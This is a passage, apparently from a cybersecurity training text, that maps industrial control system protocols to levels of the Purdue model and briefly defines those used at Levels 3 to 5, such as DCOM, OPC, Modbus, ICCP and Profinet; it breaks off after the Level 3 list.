

Logic Solver
Sensor
Final Control Element

Figure 18.79: SIS architecture



OT Technologies and Protocols


OT Technologies and Protocols over Purdue Model

Level 4, 5	**DCOM, DDE, FTP/SFTP, GE-SRTP, IPv4/IPv6, OPC, TCP/IP, Wi-Fi**
Level 3	**CC-Link, DDE, GE-SRTP, HSCP, ICCP (IEC 60870-6), IEC 61850, ISA/IEC 62443, MODBUS, NTP, Profinet, SuiteLink, Tase-2, TCP/IP**
Level 2	**6LoWPAN, CC-Link, DNP3, DNS/DNSSEC, FTE, HART-IP, IEC 60870-5-101/104, IPv4/IPv6, ISA/IEC 62443, OPC, NTP, SOAP, TCP/IP**
Level 0, 1	**BACnet, EtherCat, CANopen, Crimson v3, DeviceNet, GE-SRTP, Zigbee, ISA/IEC 62443, ISA SP100, MELSEC-Q, MODBUS, Niagara Fox, Omron Fins, PCWorx, Profibus, Profinet, Sercos II, S7 Communications, WiMax**

OT Technologies and Protocols

Industrial network protocols constitute the real-time interconnectivity and information exchange between industrial systems and zones. These network protocols are deployed across the ICS network in any industry. To understand any industrial network, a security engineer needs to understand the protocols existing beneath the networks.

The key communication technologies and protocols of the OT network over the Purdue model defined by ISA-95 are as follows:



Level 4, 5	**DCOM, DDE, FTP/SFTP, GE-SRTP, IPv4/IPv6, OPC, TCP/IP, Wi-Fi**
Level 3	**CC-Link, DDE, GE-SRTP, HSCP, ICCP (IEC 60870-6), IEC 61850, ISA/IEC 62443, MODBUS, NTP, Profinet, SuiteLink, Tase-2, TCP/IP**
Level 2	**6LoWPAN, CC-Link, DNP3, DNS/DNSSEC, FTE, HART-IP, IEC 60870-5-101/104, IPv4/IPv6, ISA/IEC 62443, OPC, NTP, SOAP, TCP/IP**
Level 0, 1	**BACnet, EtherCat, CANopen, Crimson v3, DeviceNet, GE-SRTP, Zigbee, ISA/IEC 62443, ISA SP100, MELSEC-Q, MODBUS, Niagara Fox, Omron Fins, PCWorx, Profibus, Profinet, Sercos II, S7 Communications, WiMax**

Figure 18.80: OT technologies and protocols over the Purdue model

Protocols used in Level 4 and 5

- **DCOM**: DCOM (Distributed Component Object Model) is Microsoft's proprietary software that enables software components to communicate directly over a network reliably and securely.
- **DDE**: DDE (Dynamic Data Exchange) is used for IPC (Inter-Process Communication).
- **FTP/SFTP**: FTP establishes a connection to the specific server or computer, and it is also used to download or transfer files. SFTP verifies the identity of the client, and once a secured connection is established information is exchanged.
- **GE-SRTP**: GE-SRTP (Service Request Transport Protocol), developed by GE Intelligent Platforms, is used to transfer data from PLCs, and runs on a selected number of GE PLCs that turn digital commands into physical actions.
- **IPv4/IPv6**: IPv4 is a connectionless protocol used in packet-switched networks. IPv6 is used for packet-switched internetworking, which provides end-to-end datagram transmission across multiple IP networks.
- **OPC**: OPC (Open Platform Communications) is a set of client/server protocols designed for the communication of real-time data between data acquisition devices like PLCs and interface devices like HMIs.
- **TCP/IP**: TCP/IP is a suite of communication protocols used for the interconnection of networking devices over the Internet.
- **Wi-Fi**: Wi-Fi is a technology that is widely used in wireless local area networking or LAN. The most common Wi-Fi standard used in homes or companies is 802.11n, which offers a maximum speed of 600 Mbps and a range of approximately 50 m.

Protocols used in Level 3

- **CC-Link**: A CC-Link (Control and Communications Link) is an open industrial network that enables devices from different manufacturers to communicate. It is used in machine, process control, and building automation.
- **HSCP**: Hybrid SCP (Secure Copy Protocol) is developed for transmitting larger file sizes at high speed on long-distance and wideband infrastructure.
- **ICCP (IEC 60870-6)**: ICCP (Inter-Control Center Communications Protocol) (IEC 60870-6) provides a set of standards and protocols for covering ICS or SCADA communication in power system automation.
- **IEC 61850**: IEC 61850 is a common protocol that enables interoperability and communications between the IEDs at electrical substations.
- **ISA/IEC 62443**: ISA/IEC 62443 provides a flexible framework for addressing and mitigating current and future security vulnerabilities in industrial automation and control systems.
- **Modbus**: Modbus is a serial communication protocol that is used with PLCs and enables communication between many devices connected to the same network.

- **NTP**: NTP (Network Time Protocol) is a networking protocol that is used for clock synchronization between computer systems over packet-switched and variable-latency data networks.
- **Profinet**: Profinet is a communication protocol used to exchange data between controllers like PLCs and devices like RFID readers.
- **SuiteLink**: SuiteLink protocol is based on TCP/IP and runs as a service on Windows operating systems. It is mostly used in industrial applications that value time, quality, and high throughput.
- **Tase-2:** Tase-2, also referred to as IEC 60870-6, is an open communication protocol that enables the exchange of time-critical information between control systems through WAN and LAN.

